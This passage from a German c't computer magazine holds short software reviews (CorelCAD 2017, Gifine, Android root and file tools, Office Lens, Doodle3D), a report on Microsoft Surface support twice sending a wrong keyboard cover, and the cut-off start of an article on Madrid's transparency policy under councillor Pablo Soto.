HOFA legt mit dem System 1 die Grundlage für ein mächtiges Effektsystem, das mit weiteren Modulen ausgebaut werden soll. Schon jetzt kann man sich mit den 20 Typen stundenlang beschäftigen und bekommt immer neue Aha-Erlebnisse. Die einzelnen Effekte an sich können es vielleicht nicht mit ausgewachsenen Spezial-Plug-ins aufnehmen, dazu ist auch die Bedienung an einigen Stellen noch etwas störrisch. Aber gerade bei der Verkettung von Feedback-Schleifen mit Delays, Filtern und Pitch-Shiftern ist das System 1 eine wahre Inspirationsquelle für Klangtütler, und das zu einem Schnäppchenpreis.

Die CPU-Last bleibt erfreulich gering – zumindest wenn man das Oversampling nicht aktiviert. Der Sound ist zuweilen etwas roh und manchmal knackt es noch im Gebäck, wenn man einen kritischen Parameter ändert. Möglich ist bis zu 32-faches Oversampling (bis 1,5 MHz). Allerdings lastete dann bereits eine Instanz der Version 1.03 einen iMac mit vierkernigen Core i7 mit 3,5 GHz zu 50 bis 80 Prozent aus. Diese hohen Oversampling-Stufen lassen sich aber auch nur für das Offline-Rendern aktivieren. (hag@ct.de) **ct**



„Metallic Horror“ beschreibt den Klang der Feedback-Drohne sehr treffend, die Rosa Rauschen mit oszillierenden Filtern und kurzen Delays in einer Rückkopplungsschleife moduliert.


HOFA System 1

Modulares Musik-Effekt-Plug-in

Hersteller	HOFA, www.hofa-plugins.de
Systeme	Windows ab 7, macOS ab 10.6
Formate	VST 2/3, AU, AAX, RTAS
Preis	60 € (Einführung, danach 80 €)

Trimm dich!

CorelCAD 2017 erhält neue Schnittwerkzeuge



Corel hat seinen technischen Zeichner CorelCAD in Version 2017 herausgebracht. Zahlreiche Neuerungen erleichtern die Arbeit – allerdings trübten einige Bugs den guten Eindruck während des Tests.

Von Martin Reche

Mit CorelCAD erstellt man zweidimensionale technische Zeichnungen und konstruiert dreidimensionale Modelle. Löblich: Für jede der beiden Anwendungsfelder gibt es eine individuelle Arbeitsumgebung, die man auf Wunsch noch weiter an die eigenen Vorlieben anpassen kann. Die jüngste Version der CAD-Software hat mehrere Neuerungen erhalten, auf die Anwender gewartet haben: Automatisches Vervollständigen von getippten Befehlen ist ein Beispiel, der Befehl „BereichÄndern“ ein weiteres. Letzterer verschiebt Objekte wie Textkästen und Tabellen mit wenigen Mausklicks von einem Layout-Blatt in einen Modell-Arbeitsbereich. Im Arbeitsalltag will man beides bereits nach kurzer Zeit nicht mehr missen.

Das gilt auch für die neuen Musterbefehle: Sie erstellen Kopien von Objekten,

die Pfaden wie Polylinien, Kreisen und Ellipsen anschließend in vorher festgelegten Abständen folgen. So lassen sich etwa Aussparungen für Schrauben bei Konstruktionszeichnungen einfacher einfügen. Überdies wurde das Werkzeug für Polylinien erweitert: Diese lassen sich jetzt verjüngen, umkehren und in einfache Linien oder Bögen wandeln.

Ratzefummel

„Intelligentes Trimmen“ arbeitet wie ein präzises, halbautomatisches Radiergummi: Kreuzen sich etwa ein Kreis und eine Linie, „radiert“ man damit die Überhänge der Linie auf Wunsch weg, sodass sie nicht mehr über den Kreis hinausragen. Das Werkzeug rastet automatisch an den Schnittpunkten von Kreis und Linie ein, was für exakte Ergebnisse ohne Überhänge sorgt. Das Werkzeug entfernt auch Schraffuren und Farbverläufe, ohne dabei die Verbindung zu Grenzobjekten zu zerstören. Bei einfachen Zeichnungen funktioniert das Intelligente Trimmen tadellos – schneidet man hingegen bei komplexen 3D-Zeichnungen viele Elemente am Stück, gerät CorelCAD schon mal ins Stocken.

Für mehr Übersicht, vor allem in kleinteiligen Zeichnungen, sorgt „Bema-

ßung teilen“. Wenn sich eine Bemaßungslinie und die Linie einer Zeichnung kreuzen, lässt sich die Bemaßungslinie am Schnittpunkt unterbrechen. So hebt sie sich deutlich von der eigentlichen Zeichnung ab. Das neue Mittellinien-Werkzeug soll mit wenigen Mausklicks Mittellinien erstellen – im Test funktionierte das jedoch nicht auf Anhieb: Die Auswahl eines zweiten Elements quittierte das Befehlsfenster mit „Fehler“. Corel hat schnell auf die Kritik von c't reagiert und den Bug inzwischen mit einem Update beseitigt.

Leere Regale

Über das „Hilfe“-Menü öffnet man aus CorelCAD 2017 heraus einen Online-Marktplatz. Die Auswahl ist, wie bereits bei der 2016er-Version, gering [1]: Das Angebot umfasst gerade mal vier Plug-ins und ein Handbuch; Letzteres wurde für die 2016er Version geschrieben. Ärgerlich: Den Import von PDFs lässt sich Corel nach wie vor versilbern; ohne das 190 Euro teure Plug-in aus dem Online-Marktplatz kann man keine Beschreibungen, Zeichnungen und Konstruktions-Dokumente aus PDFs in eigene Dokumente einbeziehen. Immerhin ist der PDF-Export inklusive. Das gilt auch für den Export im STL-Format für den 3D-Druck. Nachdem es während des Tests nicht möglich war, eine Zeichnung für CorelDraw/CorelDesigner zu exportieren (oder eine CDR-Datei zu importieren), hat Corel auch hier inzwischen per Update nachgebessert; der Ex- und Import von CDR-Dateien klappt jetzt.

Fazit

Wer die Vorgängerversionen gewohnt ist, findet sich in CorelCAD 2017 schnell zu recht. Die Neuerungen vereinfachen die Bedienung an vielen Ecken und helfen, Zeichnungen und Modelle schneller aufs digitale Papier zu bringen. Kritik verdienen der nach wie vor teure PDF-Import und die zunächst fehlerhafte Version.

(mre@ct.de) **ct**


Literatur

[1] Martin Reche, Zeichnungsbeschleuniger, CorelCAD 2016 bringt neue Schnellzugriffe, c't 1/16, S. 56

30-Tage-Testversion: ct.de/yvq7

Corel CAD 2017	
CAD-Software	
Hersteller	Corel, www.corel.de
Systemanforderungen	Windows ab 7, macOS ab 10.9
Preise	Vollversion 830 €, Upgrade 240 €

Anzeige



Mini-Videos


Das noch junge Linux-Tool Gifine zeichnet kurze Screencast-Sequenzen auf und speichert sie als Video oder animiertes GIF.

Nach der Wahl von Framerate und Aufzeichnungsbereich auf dem Desktop nimmt Gifine die dortigen Aktivitäten auf. Ist der Anfang nicht stimmig, macht das nichts, denn Beginn und Ende der Videosequenz lassen sich nachträglich mit Gifine passend zuschneiden. Das Resultat speichert das Tool als animiertes GIF oder als MPEG-4-Video (H.264). Mit dem Button „Halve Frames“ lässt sich die Anzahl der Frames auf die Schnelle halbieren und damit die Dateigröße reduzieren. Die Mitschnitte eignen sich prima zur Veröffentlichung auf Social-Media-Plattformen. Perfekt ist die Aufzeichnung des Tools noch nicht; fehlerhafte Frames lassen sich aber per Button löschen. Liegen schon Screenshots in einem Ordner vor, kann man auch diese an das Tool verfüttern.

In den Paketquellen der Distributionen fehlt Gifine, auch fertige Pakete gibt es nicht. Die Software wird mithilfe von LuaRocks, dem Paketmanager für Lua-Module, über die Kommandozeile installiert: `luarocks install --server=http://luarocks.org/dev gifine`.

Ausgereifter, aber simpler ist Peek, eine Alternative zu Gifine mit weniger Funktionen. Ist ein Rahmen passend aufgezo-gen, startet ein Button die Aufzeichnung und stoppt sie bei Bedarf wieder. Das Ergebnis speichert Peek als animiertes GIF. Peek ist in den Repositories vieler Linux-Distributionen zu finden. (lmd@ct.de)

Gifine	
Animierte GIFs	
Hersteller	Leaf Corcoran, https://github.com/leafo/gifine
Systemanf.	Linux; ffmpeg, GraphicsMagick, gifsicle, luarocks, slop
Preis	kostenlos



Werkzeugkoffer


Die Sammlung Root Essentials vereint nützliche und häufig benötigte Werkzeuge für ein gerootetes Android-Gerät.

Ein Root-Zugriff eröffnet unter Android zahlreiche Möglichkeiten. Um die zu nutzen, sind aber eine ganze Reihe weiterer Apps nötig, die man sich bei jeder Neueinrichtung mühsam zusammensuchen muss. Root Essentials sammelt diese bequem in einer App: Mit dabei sind unter anderem ein Root-Checker, ein Datei-Manager, ein Build.prop-Editor und ein DPI-Wechsler.

Über den integrierten App-Manager lassen sich System-Apps löschen oder auf die SD-Karte verschieben. Auf Geräten, die keinen adaptierbaren Speicher unterstützen, rüstet Root Essentials die Funktion nach und ermöglicht, eine SD-Karte als internen Speicher zu verwenden. Der Flasher erlaubt aus dem System heraus ein Custom Recovery wie TWRP zu installieren und dessen Backup-Funktion zu steuern. Hilfreich sind auch die integrierten Downloads: So lässt sich etwa das Google-App-Paket (alias Gapps) in zahlreichen Varianten direkt herunterladen und flashen. Sogar Custom-ROMs werden angeboten.

Für Anfänger ist die App bedingt geeignet: Einige Funktionen sind zwar gut erklärt, doch um das volle Potenzial auszunutzen, muss man sich meist anderweitig einlesen. Häufig wird nicht klar, was genau nach dem Druck auf eine Schaltfläche passiert. Für erfahrene Nutzer sind die Root Essentials aber eine willkommene Erleichterung. (asp@ct.de)

Root Essentials	
Root-Werkzeugsammlung für Android	
Hersteller	SuperThomasLab, sites.google.com/view/superthomaslab/root-essentials
Systemanf.	ab Android 3.0
Preis	kostenlos (mit Werbung) / 4,79 €



Frisch und elegant


Vielseitige Ansichten und selbsterklärende Kontextmenüs machen den FX File Explorer zu einem aufgeräumten, leicht bedienbaren und modernen Datei-Manager unter Android.

Die kostenlose Version des FX File Manager bietet alle wesentlichen Grundfunktionen inklusive fein justierbarer Suche und optionalem Split-Screen. Startscreen und Verzeichnisfenster lassen sich zwischen Gitter-, Listen- und Icon-Ansicht umschalten. Der Zugriff auf USB-Stick und SD-Karte funktioniert einwandfrei. Ein Texteditor und Mediaplayer – er spielt alle gebräuchlichen Audio- und Videoformate außer WMV – versüßen die Nutzung.

Per In-App-Kauf erhält man die Plus-Version mit App-Manager und Cloud-Funktionen, etwa dem Zugriff auf Box, Dropbox, Google Drive, OneDrive (nicht aber OneDrive Business), OwnCloud/Nextcloud und SugarSync. Nötig ist dazu, über Settings/Security ein Passwort anzulegen. FX Connect verbindet drahtlos zwei Mobilgeräte mit installiertem FX File Explorer. Jeder bestimmt dabei selbst, worauf der andere zugreifen darf. Hat nur einer die App, startet „Web Access“ einen WebDAV-Server, den das Gegenüber per Browser anspricht.

Die App sieht nachladbare Themes vor, im Store existiert aber nur eines. Das Root-Verzeichnis ist lesbar, auf gerooteten Geräten gewährt das kostenlose Add-On „Root Access“ Vollzugriff. (Christian Kausche/jow@ct.de)

FX File Explorer FX	
Datei-Manager für Android	
Hersteller	NextApp
Systemanf.	ab Android 2.1
Preis	kostenlos, Plus-Version 2,08 €



Dokumente digitalisieren

Die kostenlose Scanner-App Office Lens digitalisiert analoge Vorlagen. Besonders charmant: Die integrierte OCR macht daraus durchsuchbare Dateien.

Office Lens gibt es für Android, Windows (Universal App) und iOS. Die angepasste Variante fürs iPad nutzt nun den vollen Bildschirm.

Man kann zwischen vier Modi wählen, die sich in der Verarbeitung des Scans unterscheiden. Im Visitenkarten-Modus lassen sich beispielsweise Kontaktdaten extrahieren und in OneNote als .vcf-Datei ablegen. Unabhängig von der gewählten Einstellung begründet die App schiefe Aufnahmen und schneidet Ränder automatisch zu.

Eingescannte Bilder von Texten verwandelt Office Lens dank OCR in bearbeitbare Dokumente. Scans von handschriftlichen Notizen lassen sich nur in OneNote durchsuchen. Je einfacher die Vorlage strukturiert ist und je besser die Lichtverhältnisse sind, desto exakter ist das Ergebnis.


Für den vollen Funktionsumfang (OCR und Export) benötigt man ein Microsoft Konto. Wer parallel unterschiedliche Betriebssysteme nutzt, speichert alle Office-Lens-Scans in OneDrive. Lokal kann man ausschließlich die begründigten Fotos ablegen.

Wer keinen Platz oder kein Geld für einen Scanner hat, aber gelegentlich Dokumente digitalisieren will, der sollte die App ausprobieren. (apoi@ct.de)

Dokumentenscanner-App

Microsoft Office Lens

Hersteller	Microsoft
Systemanforderungen	iOS ab 9.0, Windows (Universal App), Android (variiert je nach Gerät)
Preis	kostenlos



Kinderleicht modellieren

Mit Doodle3D Transform lassen sich kinderleicht 3D-Modelle erstellen. Der Clou: Importierte Fotos oder Scans kann man dreidimensionalisieren und drucken lassen.

Die App im Beta-Status läuft im Webbrowser und richtet sich an alle, die 3D-Druck ausprobieren wollen, ohne sich in umfangreiche Software einzuarbeiten. Je detailreicher und aufwendiger die Modelle werden sollen, desto hilfreicher ist allerdings räumliches Vorstellungsvermögen. Von dem englischsprachigen Menü muss sich niemand abschrecken lassen: Zum einen umfasst das ausklappbare Menü nur zehn Punkte, zum anderen sind sie mit eingängigen Symbolen gekennzeichnet.

Unterteilt ist das Hauptfenster der App in zwei wesentliche Bereiche: Links fertigt man 2D-Zeichnungen an, rechts modelliert man die 3D-Objekte. Am linken unteren Bildrand befindet sich die Werkzeugleiste. Außer Pinsel und magnetischem Zeichenstift stehen verschiedene geometrische Figuren wie Kreis, Stern und Dreieck zur Wahl.

Text lässt sich ebenfalls einfügen, zur Wahl stehen zwölf Schriftarten. Passiert einmal ein Malheur, so korrigiert man es mit dem Radierer oder der Zurück-Schaltfläche. Eine Möglichkeit zum Wiederherstellen gibt es noch nicht, sie soll laut Hersteller noch kommen.

Ein Bonbon der App: In das Programm importierte Bilder lassen sich in 3D-Modelle verwandeln, indem man mithilfe eines Werkzeugs die grundlegenden Konturen nachfährt. Anschließend lassen sich bei Bedarf mehr Details herausarbeiten. Je simpler die Vorlage, desto genauer wird das Ergebnis: Kinderzeichnungen erkennt das Programm recht genau, wohingegen man die Erkennungsergebnisse detailreicher Fotos aufwendig per Hand nachbearbeiten muss.

Doodle3D Transform läuft zwar auch im PC-Browser, allerdings dürften gerade Einsteiger von der Bedienung per Touch profitieren. Mittels Wischgesten kann man die rechte Arbeitsfläche drehen, in sie hinein- oder aus ihr herauszoomen. So kann man das Ergebnis jederzeit von allen Seiten betrachten und bei Bedarf verändern. Besonders viel Spaß macht das Zeichnen auf dem Tablet mit einem Stift.

Für den Login kann man seinen Google- oder Facebook-Account verwenden oder man erstellt sich einen Doodle3D-Account mit seiner E-Mail-Adresse. Beim ersten Einloggen wird der Lizenzschlüssel abgefragt. Sofern noch keiner erworben wurde, führt ein Link direkt zum Shop.

Fertige Modelle speichert die App auf dem Server oder lokal als STL- oder als OBJ-Datei. Über die separat erhältliche, etwa 100 Euro teure Doodle3D-WiFi-Box kann man die Modelle auch per WLAN an den eigenen 3D-Drucker schicken. Alternativ wählt man einen Druckdienstleister aus, an den die App die Daten übermittelt. In der Beta-Version stehen 3D Hubs, Shapeways und Formide zur Wahl; später soll noch Materialise dazu kommen. Auf Wunsch öffnet man sein Design auf der Online-Plattform Sketchfab – Thingiverse und Youmagine sind noch nicht freigeschaltet.

Auch wenn noch nicht alles fertig ist, hinterlässt die Beta-Version bereits einen guten Eindruck. Doodle3D Transform eignet sich für alle, die bisher noch keinen Kontakt zu 3D-Druck hatten und sich an kompliziert anmutende CAD-Anwendungen nicht herantrauen. Auch Kindern dürfte die App Spaß machen. (apoi@ct.de)

3D-Modellier-App

Doodle3D Transform beta

Entwickler	Doodle3D, www.doodle3d.com
Systemanforderungen	Webbrowser
Preis	30 €

Anzeige

Anzeige

Wirre Zeichen

Microsofts Surface-Support verheddert sich im Layout-Dickicht



Bild: Peter Stemmler

Bei großen Autoherstellern bekommt man Ersatzteile und Zubehör meist auch für Modelle, die seit Jahren nicht mehr produziert werden. In der IT-Branche scheint solcher Service nicht so selbstverständlich, wie das Beispiel des Microsoft-Supports für Besitzer eines älteren Surface-Pro-Tablet zeigt.

Von Tim Gerber

Jonas R. ahnte nicht, welche Folgen das kleine Malheur haben sollte, das ihn am Nikolaustag des vergangenen Jahres ereilte. An diesem Tage schmückte er zusammen mit Frau und Tochter den Weihnachtsbaum für das bevorstehende Fest. Während er auf der Leiter stand, fiel ihm ein Dekorationsstück aus der Hand und landete geradewegs auf dem Tastatur-Cover seines Surface-Pro-Tablets. Infolge dieses Ausrutschers funktionierte nun die Punkt-Taste auf der Ansteck-Tastatur nicht mehr. Also tat sich Jonas R. nach einem Ersatz um.

Allerdings hatte Microsoft mit dem Mitte 2014 herausgebrachten Surface Pro 3 den Formfaktor für die Tastaturhüllen geändert, sodass aktuelle Modelle nicht mehr an die Tablets aus dem Jahr 2013 passen. Tastatur-Cover für die älteren Modelle Surface Pro und Surface Pro 2 werden von Microsoft nicht mehr hergestellt und sind im Handel folglich nicht zu bekommen. Im Netz fand Jonas R. gebrauchte Type-Cover zu Preisen zwischen 40 und 50 Euro, allerdings nicht mit deutschem Tastatur-Layout. Deshalb nahm er Kontakt mit Microsofts deutschem Support für Surface-

Nutzer auf. Dort eröffnete man sogleich einen Service-Vorgang. Im Austausch gegen seine defekte Ansteck tastatur sollte er ein Ersatzgerät erhalten. Der Service sollte den Kunden 130 Euro kosten.

Da Jonas R. sein Surface-Pro mitsamt Tastatur ins Herz geschlossen hatte, biss er in den sauren Apfel. Bereits am 7. Dezember, also einen Tag nach dem Nikolaus-Malheur, brachte er sein defektes Tastatur-Cover auf den Weg und beglich die Rechnung. Am 14. Dezember wurde ihm sein neues Tastatur-Cover geliefert. Allerdings war es keine deutsche Tastatur, sondern eine schweizerische. Besonders störend erweist sich daran, dass das @-Symbol nicht mit der Tastenkombination AltGr-Q, sondern mit AltGr-2 erreichbar ist. Die Eingabe von E-Mail-Adressen ist für Anwender, die wie Jonas R. meistens deutsche PC-Tastaturen benutzen, ziemlich umständlich.

Folglich reklamierte Jonas R. die Fehllieferung und ein Support-Mitarbeiter versicherte, dass ihm ein deutsches Cover zugesendet würde. Allerdings müsse er die Angelegenheit an das Eskalationsteam weiterleiten und jemand würde sich melden. Es meldete sich aber niemand. In den darauffolgenden Tagen und Wochen kontaktierte der Kunde den Surface-Support im Fünftagesrhythmus per Chat, per Telefon und per E-Mail. Jede Art von Anfrage bleibt erfolglos. Der Fall müsse „vervollständigt“, „abschließend bearbeitet“ oder „ergänzt“ werden, hieß es. Bei der Bearbeitung wurden Notizen zu dem Fall hinterlegt, Prioritäten erhöht und auf die Dringlichkeit verwiesen, doch in der Sache tat sich nichts.

Endlosschleife

Eine konkrete Auskunft, wann er endlich mit dem korrekten Tastatur-Cover rechnen dürfe, gab es nicht. Mittlerweile war das Jahr 2016 abgelaufen und der Kalender zeigte bereits Samstag, 14. Januar 2017. Entnervt kontaktierte Jonas R. erneut den Support-Chat, mit der festen Absicht, vom Kauf zurückzutreten, die Rückerstattung des gezahlten Betrags zu verlangen und natürlich auf die Zurücksendung seines defekten Covers zu bestehen. Nun verwies der Surface-Support den Kunden an den Microsoft-Store, weil angeblich nur dieser die geforderte Rückerstattung vornehmen könne. Der Store wusste natürlich nichts von dem gesamten Vorgang und verwies den Kunden wieder zurück an den Surface-Support, der die ganze Austauschaktion ja in den Händen hielt.

Dort landete Jonas R. diesmal bei Filipe C., der versprach, den Fall nun endlich lösen zu wollen. Da die zuständige Abteilung jedoch am Wochenende nicht verfügbar sei, versicherte er, gleich am Montag mit seinem Vorgesetzten zu sprechen und den Kunden über das Ergebnis zu informieren. Der Montag verging ohne Anruf, weshalb sich der Kunde am folgenden Dienstags erneut an Filipe C. wandte. Dieser räumte ein, sein Versprechen vergessen zu haben, und versprach, sich noch am selben Tag darum zu kümmern und am nächsten Tag Bescheid zu geben. In der Tat meldete sich Filipe C. am Mittwoch und erklärte dem Kunden das weitere Vorgehen: Der musste nun das fälschlich zugesendete Cover einsenden und daraufhin solle ihm ein Tastatur-Cover mit deutschem Tastatur-Layout geschickt werden. Jonas R. hatte zwar langsam die Nase voll von Microsofts Support, dennoch wollte er diesem noch eine Gelegenheit geben, die Sache zu einem Anschluss zu bringen.

Ihm wurde außerdem geraten, einen Zettel mit dem Hinweis auf die Angelegenheit beizulegen, damit keine Missverständnisse aufkommen und alles glatt läuft. Also legte er der Rücksendung ein kurzes Schreiben bei, indem er auf den Servicefall und die Absprache mit dem Support-Mitarbeiter verwies und gleichzeitig erläuterte, dass ihm fälschlich ein Cover mit Schweizer Layout zugesandt worden war und er um einen Austausch gegen eines mit deutschem Layout bitte. Am 25. Januar öffnete Jonas R. voller Vorfreude das Paket, um rasch ernüchert zu werden: Microsoft hatte ihm schon zum zweiten Mal ein Cover mit Schweizer Layout zugeschickt.

Nur erlebte Jonas R. ein Déjà vu: Der Support verweist ihn an den Store, der

Store schickt ihn zum Support. Zwischen durch erhielt der Kunde noch die Empfehlung, sich an eine 89 Euro teure Microsoft-Support-Hotline zu wenden. Über sieben Wochen wartete Jonas R. nun schon auf seine bestellte und bezahlte Tastatur. Sein altes Tastatur-Cover war er ebenfalls los. Derart an den Rand der Verzweiflung gebracht, wandte sich Jonas R. an die c't.

Widersprüchliche Reaktionen

Wir konfrontierten Microsofts Presseservice am Montag, den 30. Januar, mit der unglaublichen Geschichte, erhielten aber auch von dort zunächst keine Antwort. Man habe dem Kunden inzwischen zugesagt, sich binnen drei Tagen bei ihm zu melden und die Rückerstattung zu klären, ließ uns Microsoft-Sprecherin Irene Nadler wissen. Doch die gesamte Woche verging, ohne dass sich jemand bei Jonas R. oder in der c't-Redaktion gemeldet hätte. Inzwischen konnte der geschundene Kunde doch noch ein gebrauchtes Cover online ersteigern. Für ein Viertel des Preises, den er an Microsoft bezahlt hat.

Nun forderte er Microsoft definitiv auf, ihm den Kaufpreis zu erstatten. Die Reaktion fiel verwirrend aus. Das von ihm begehrte deutsche Tastatur-Cover sei nicht mehr vorrätig. Den Kaufpreis könne man ihm nicht erstatten, da man ja ein funktionierendes Cover geliefert habe. Vorsorglich teilte man dem Kunden noch die Anschrift von Microsofts Rechtsabteilung in Unterschleißheim bei München mit.

Pressesprecherin Irene Nadler teilte indessen der c't mit, man arbeite an einer Rückerstattung des Kaufpreises und sie sei „zuversichtlich, dass das klappt“. Die Hoffnung stirbt bekanntlich zuletzt.

(tig@ct.de) **ct**

Zweimal lieferte Microsoft dem Kunden ein falsches Tastatur-Cover mit Schweizer Layout. Die abweichende Lage des @-Symbols macht deutschen Nutzern besonders zu schaffen.





Transparenz- hauptstadt Madrid

Ein P2P-Pionier krempelt eine Stadtverwaltung um

Pablo Soto ist ein Pionier der P2P-Software in Spanien. Die Musikindustrie prozessierte über Jahre gegen ihn, der Richter sprach ihn frei. Heute ist er Stadtrat (Concejale) von Madrid und setzt radikal auf Offenheit und Bürgerbeteiligung.

Von Matthias K. Funk

Pablo Soto gehören anteilig zwei Wohnungen, Katasterwert seiner Anteile im Jahr 2015 insgesamt 82.929 Euro, auf seinem Konto bei der Kutxabank waren

am 20. Juli des Jahres 2587,18 Euro. Der Wert der Anteile an seinen Firmen belief sich an diesem Tag auf 79.452,83 Euro. Auf den Unternehmer, Jahrgang 1979, laufen zwei Hypothekenkredite über insgesamt 199.451,21 Euro.

All das wissen wir, weil Transparenz zum Wesenskern der Madrider Stadtregierung zählt, der Soto angehört. Noch bevor es das nationale Transparenzgesetz zur Pflicht machte, legten alle Mitglieder des Stadtparlaments ihre Vermögensverhältnisse offen. Zudem veröffentlichten alle außer denen der bisherigen Regierungspartei ihre Dienstkalender im Netz. Ziel jeweils: Bürgern die Mittel an die

Hand geben, ihre gewählten Vertreter zu kontrollieren.

Von Null ins Rathaus

Die Selbstverpflichtung zu Transparenz erwächst aus den Wurzeln der Regierungspartei, die es vor drei Jahren noch gar nicht gab. 2015 beendete das Bündnis Ahora Madrid! („Jetzt Madrid!“) mit der Juristin und Menschenrechtsaktivistin Manuela Carmena an der Spitze die Ära der konservativen Partido Popular, die Spaniens Hauptstadt 33 Jahre lang regierte. Soto zog ins Stadtparlament ein und verantwortet nun im Rathaus den Bereich Bürgerbeteiligung, Transparenz und offene Regierungsführung.

Als eigenständiges Ressort gibt es das zum ersten Mal in Madrid. Soto ist Chef von rund 450 Mitarbeitern, 14 davon im Bereich Transparenz, 40 arbeiten für die Abteilung Bürgerbeteiligung und Freiwilligendienste.

Enttäuscht von der Politik

Zwei Ereignisse hätten ihn politisiert, sagt Soto. Erstens, der 15M, wie der 15. Mai 2011 in Spanien nur heißt. Damals versammelten sich auf den zentralen Plätzen der Städte die Indignados, die Empörten, und blieben, um zu diskutieren und Wege aus der Krise des Landes und ihrer eigenen zu suchen. Das Motto: „Wahre Demokratie jetzt sofort. Wir sind keine Ware in den Händen von Politikern und Bankern!“ Entscheiden konnten die Demonstranten – als außerparlamentarische Opposition – aber nichts. „Die Regierung hat die Forderungen der Bürger nicht nur überhört, sie hat sich geradezu eingebunkert in ihre Art, Politik zu machen.“

Das zweite Motiv betraf ihn ganz persönlich – als Software-Unternehmer und Peer-to-Peer-Pionier mit seinen Programmen Blubster, Piolet und Manolito. Die Branchenvereinigung Promusicae und die großen Musikfirmen – Warner, Universal, EMI und Sony – verklagten ihn auf Zahlung von 13.029.599 Euro. Die Vorwürfe: Verletzung von Urheberrechten und unlauterer Wettbewerb. Es war der spanische Fall Napster. Der Richter sprach ihn nach drei Jahren frei. „Nach dem Urteil, als keine weitere Berufung möglich war, machten sie Lobbyarbeit und erreichten, dass das Gesetz geändert wurde. Ich hatte den Prozess gewonnen, aber das Gesetz wurde ge-

ändert und plötzlich war das illegal, was die Richter sogar als gut für das Land bezeichnet hatten“, schildert Soto seine Sicht auf die Entwicklung nach dem Urteil.

Wie Soto selbst, ist seine Partei geprägt von einem Misstrauen gegenüber den Volksparteien des Landes und darüber hinaus auch gegenüber dem System der rein repräsentativen Demokratie. Die Ahora-Madrid!-Parlamentarier setzen auf direkte Demokratie, je mehr die Bürger selbst entscheiden, desto besser. Mit Offenheit und Transparenz wollen sie der Verwaltung ermöglichen, besser zu werden, und der Zivilgesellschaft, die Regierung zu kontrollieren. „Je mehr Kritik ein Datensatz generieren kann, umso wichtiger ist, dass er öffentlich ist“, nennt Soto seinen Leitspruch. „Was wir schon gut machen, interessiert keinen.“

Soto unterschrieb für Madrid – erstmals für eine Stadt in Europa – die Open Data Charta. Madrid verpflichtete sich damit zu Einhaltung von sechs Prinzipien: Offenheit von Daten ist die Regel; sie werden zeitnah und umfassend bereitgestellt; zudem allgemein zugänglich und nutzbar sowie vergleichbar und interoperabel. In zwei Prinzipien wird erklärt, wofür all das gut sein soll: die Regierungsführung und die Bürgerbeteiligung verbessern sowie die Bürger an Innovationen teilhaben zu lassen. Für Soto, das macht er klar, steht dabei die Kontrolle der Mächtigen im Vordergrund. Open Data soll also nicht in erster Linie neue Geschäftsmodelle ermöglichen, sondern vor allem einen emanzipatorischen Umgang mit Politik ermöglichen. Dazu zählt neben der aktiven Bereitstellung von Daten auch die Ermächtigung des Bürgers, Daten zu erfragen.

Nicht mehr als eine E-Mail-Adresse nötig

Madrid erleichterte zudem Informationsfreiheitsanfragen an die Stadt. Eine E-Mail-Adresse reicht seit Ende 2015 in der Regel aus. „Was brauchen wir denn mehr, wichtig ist doch nur, dass wir die Antwort irgendwohin schicken können“, erklärt Soto. Wer sich fragt, warum er das so be-

